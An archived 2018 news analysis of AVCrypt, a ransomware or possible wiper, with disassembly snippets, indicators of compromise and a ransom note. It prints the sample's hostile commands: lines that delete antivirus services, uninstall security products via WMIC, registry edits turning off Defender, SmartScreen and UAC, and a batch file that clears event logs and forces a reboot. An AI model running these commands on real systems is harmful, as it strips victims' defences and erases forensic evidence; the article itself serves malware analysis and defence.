

The AVCrypt Ransomware Tries To Uninstall Your AV Software

By Lawrence Abrams

Published: 2018-03-23 · Archived: 2026-04-05 20:03:34 UTC

A new ransomware named AVCrypt has been discovered that tries to uninstall existing security software before it encrypts a computer. Furthermore, as it removes numerous services, including Windows Update, and provides no contact information, this ransomware may be a wiper.

After analysis by [MalwareHunterTeam](#), who discovered the ransomware, myself, and [Michael Gillespie](#), it was decided to name this ransomware AVCrypt as the sample file names are av2018.exe. The developer, though, may be naming it LOL based on some of the debug messages found in the ransomware samples.


```
mov     edi, ds:OutputDebugStringW
push   offset aStartingUpLo1R ; "starting up LOL resren_ 1"
call   edi ; OutputDebugStringW
sub    esp, 18h
mov    ecx, esp
push   offset aBcdeditTimeout ; "bcdedit /timeout 0 & bcdedit /set {boot"...
call   sub_407C51
call   sub_4023AF
add    esp, 18h
push   offset aStartingUpLo_0 ; "starting up LOL resren_ 2"
call   edi ; OutputDebugStringW
push   offset LibFileName ; "SrClient.dll"
call   ds:LoadLibraryW
```

Debug Messages

Regardless of what it is called, this infection attempts to uninstall software in a way that we have not seen before. These features are outlined in the sections below.

AVCrypt tries to uninstall your security software

As already stated, when AVCrypt runs it will attempt to remove installed security software from the victim's computer. It does this in two ways; by specifically targeting Windows Defender and Malwarebytes and by querying for installed AV software and then attempting to remove them.



Visit Advertiser website [GO TO PAGE](#)

First AVCrypt will delete Windows services required for the proper operation of Malwarebytes and Windows Defender. It does this using a command like the following format:

```
cmd.exe /C sc config "MBAMService" start= disabled & sc stop "MBAMService" & sc delete "MBAMService";
```

It then queries to see what AV software is registered with Windows Security Center and attempts to delete it via WMIC.

```
cmd.exe /C wmic product where ( Vendor like "%Emsisoft%" ) call uninstall /nointeractive & shutdown /a & shutdown /a & st
```

The above command, though, was not able to uninstall Emsisoft in this manner. It is unknown if it would work with other AV software.

Wiper or In-dev Ransomware?


At this point, it is not clear whether AVCrypt is an in development ransomware or a wiper as there are characteristics that can lead to either categorization.

On the wiper side, this ransomware attempts to delete a variety of Windows services when started. These services are:

```
MBAMService
MBAMSwissArmy
MBAMChameleon
MBAMWebProtection
MBAMFarflt
ESProtectionDriver
MBAMProtection
Schedule
WPDBusEnum
TermService
SDRSVC
RasMan
PcaSvc
MsMpSvc
SharedAccess
wscsvc
srsservice
VSS
swprv
WerSvc
MpsSvc
WinDefend
wuaserv
```

While Windows will continue to function after these services are deleted, there will likely be issues in the proper operation of Windows.

Furthermore, the ransom notes created by the ransomware do not provide any contact information. They just simply state "lol n".



At the same time, this infection does upload the encryption key to a remote TOR site and the contents of the note could simply be a placeholder. Furthermore, when executing the ransomware it displays a alert before it starts and there are numerous debug messages, so it could very well be just an in development ransomware.

Microsoft has told BleepingComputer that they have only detected two samples of this ransomware, with of them possibly being my computer, so they feel that this infection is currently in development. Microsoft is currently detecting it as Ransom:Win32/Pactelung.A.

Already in the wild or just a coincidence?


While I am leaning towards this being an in development ransomware, a security researcher posted on Twitter that computers at a Japanese university were recently infected by a ransomware that also uninstalled antivirus software.

BleepingComputer has reached out to the email address listed in the email, but has not heard back at the time of publication.

AVCrypt Encryption Process


When AVCrypt is executed it will sit idle for a brief period, extract an embedded TOR client, and connect to the bxp44w3qwwrmuopc.onion command & control server where it will transmit the encryption key, timezone, and Windows version of the victim. There appears to be an error in this transmission, as it appends other content from memory as part of the key.

It will then attempt to remove various security programs as described in the previous sections. It will then scan for files to encrypt, and when it encrypts a file, will rename it to the +[original_name]. For example, a file called test.jpg would be encrypted and then renamed to +test.jpg.



Encrypted Files

In each folder that a file is encrypted, it will also create a ransom note named +HOW_TO_UNLOCK.txt. This ransom note does not contain any contact information or instructions as shown below.



AVCrypt Ransom Note

While running it will also add and delete a variety of registry values in order to reduce the security of the computer.

The added registry values include:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Associations\LowRiskFileTypes .cmd;.exe;.bat;
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Windows %AppData%\[username].exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\HideSCAHealth 1
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\Windows C:\Users\User\AppData\Roaming\User.exe
HKLM\SOFTWARE\Policies\Microsoft\Windows\System\EnableSmartScreen 0
HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard
HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard\RequirePlatformSecurityFeatures 0
HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard\LsaCfgFlags 0
HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard\HVCIMATRequired 0
HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard\HypervisorEnforcedCodeIntegrity 0
HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard\EnableVirtualizationBasedSecurity 0
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware 1
```

```
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealttimeMonitoring 1
```

Some of the changed values include:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden "0" (old value="1")
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowInfoTip "0" (old value="1")
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowSuperHidden "0" (old value="1")
HKLM\SOFTWARE\Microsoft\Security Center\cvul "0" (old value="1")
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA "0" (old value="1")
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableVirtualization "0" (old value="1")
```

When done, it will execute a batch file named +.bat that performs a cleanup of any dropped files, clears event logs, terminates the ransomware process, and removes the autorun entry.

```
a_batch_1:
; DATA XREF: sub_403719+11Efo
unicode 0, <+.bat>,0
aTaskkillFImNpi db 0Dh,0Ah ; DATA XREF: sub_403719+227fo
db 'taskkill /F /IM "%n%" & ping -n 3 127.0.0.1 > nul',0Ah
db 'attrib -S -H -R "%p%"',0Ah
db 'TYPE nul > "%p%"',0Ah
db 'del /F /Q "%p%"',0Ah
db 'taskkill /F /IM "%s1%" & ping -n 3 127.0.0.1 > nul',0Ah
db 'attrib -S -H -R "%s2%"',0Ah
db 'TYPE nul > "%s2%"',0Ah
db 'del /F /Q "%s2%"',0Ah
db 'REG DELETE "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current'
db 'Version\Policies\Explorer\Run" /v "Windows" /F',0Ah
db 'REG DELETE "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentU'
db 'ersion\Run" /v "Windows" /F',0Ah
db 'taskkill /F /IM "tor.exe" & ping -n 3 127.0.0.1 > nul',0Ah
db 'del /s /q "%tm%*.exe',0Ah
db 'del /s /q "%tm%*.dll',0Ah
db 'del /s /q "%tm%*.zip',0Ah
db 'wmic nteventlog where (LogFileName="Application") call ClearEvent'
db 'Log',0Ah
db 'wmic nteventlog where (LogFileName="System") call ClearEventLog',0Ah
db 'wmic nteventlog where (LogFileName="Security") call ClearEventLog'
db 0Ah
db 'wmic nteventlog where (LogFileName="Internet Explorer") call Clea'
db 'rEventLog',0Ah
db 'sc config "eventlog" start= disabled',0Ah
db 'wmic /Output:CLIPBOARD',0Ah
db '(goto) 2>nul & del "%~f0" & ping -n 8 127.0.0.1 > nul & vshutdown'
db '.exe /r /f /t 0',0
```

Contents of Batch File

As you can see, this ransomware is quite destructive to an infected computer, yet at the same time does appear to upload the encryption key to a remote server. Therefore, it is not known whether this is a true ransomware or a wiper disguised as one.

IOCs

Hashes:

```
a64dd2f21a42713131f555bea9d0a76918342d696ef6731608a9dbc57b79b32f
58c7c883785ad27434ca8c9fc20b02885c9c24e884d7f6f1c0cc2908a3e111f2
```

Network Connections:

```
bxp44w3qwwrmuupc.onion
```


Associated Files:

```
+HOW_TO_UNLOCK.txt
%AppData%\[username].exe
%Temp%\libey32.dll
```

```
%Temp%\libevent-2-0-5.dll  
%Temp%\libevent_core-2-0-5.dll  
%Temp%\libevent_extra-2-0-5.dll  
%Temp%\libgcc_s_sjlj-1.dll  
%Temp%\libgmp-10.dll  
%Temp%\libssp-0.dll  
%Temp%\ssleay32.dll  
%Temp%\t.bmp  
%Temp%\t.zip  
%Temp%\tor.exe  
%Temp%\zlib1.dll
```

Ransom Note Text:

lol n



[Automated Pentesting Covers Only 1 of 6 Surfaces.](#)

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

Source: <https://www.bleepingcomputer.com/news/security/the-avcrypt-ransomware-tries-to-uninstall-your-av-software/>